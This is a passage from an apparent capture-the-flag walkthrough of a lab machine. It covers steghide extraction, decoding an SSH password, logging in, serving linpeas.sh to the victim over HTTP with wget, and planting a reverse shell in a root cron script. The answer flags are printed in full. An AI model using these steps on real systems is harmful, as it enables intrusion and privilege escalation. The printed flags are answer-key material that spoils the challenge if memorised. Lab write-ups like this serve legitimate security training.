
We also got an image file binarycodepixabay.jpg in the source page. Now we would download this file for finding encrypted text.



Using steghide, we will find the encrypted text file whose password is Mypasswordforthatjob



We got a binary encrypted password for ssh connection. After coverting it from binary using CyberChef, we have got our ssh password.




As we have seen in our nmap scan results that port number 6498 in a ssh port, so we will connect to the machine with the help of 6498 port.

#ssh boring@10.10.9.111 -p6498


Password: iconvertedmypasswordtobinary

[NOTE: PLEASE NEGLECT THE IP ADDRESS, USE YOUR CURRENT TARGET MACHINE IP ADDRESS]




10. What is the user flag?

⇨ flag{n0wits33msn0rm4l}



After navigating the /home/boring directory, we got a flag in user.txt but it is encrypted in ROT13.



After decoding we got the flag.

Now we have to download linpeas.sh in our system (from https://github.com/carlospolop/PEASS-ng/tree/master/linPEAS), transfer it to the victim machine.

After downloading the linpeas.sh file run these commands:

Listener: python3 -m http.server 80

Victim: wget 'http://10.8.213.226:80/linpeas.sh'


[NOTE: Here 10.8.213.226 is my system IP address]

After that run the command


chmod +x linpeas.sh

./linpeas.sh


You will get the following result:



After navigating through the /var/www/.mysecretcronjob.sh, we have to write a reverse shell script in the file (You will get help from https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/Methodology%20and%20Resources/Reverse%20Shell%20Cheatsheet.md#bash-tcp).




After doing the changes set the listener to port 4444 in your system run the bash file in the victim system.



11. What is the root flag?

⇨ flag{63a9f0ea7bb98050796b649e85481845}

You will now get the root access. Now explore the system to get the root flag.



Here you got the root flag.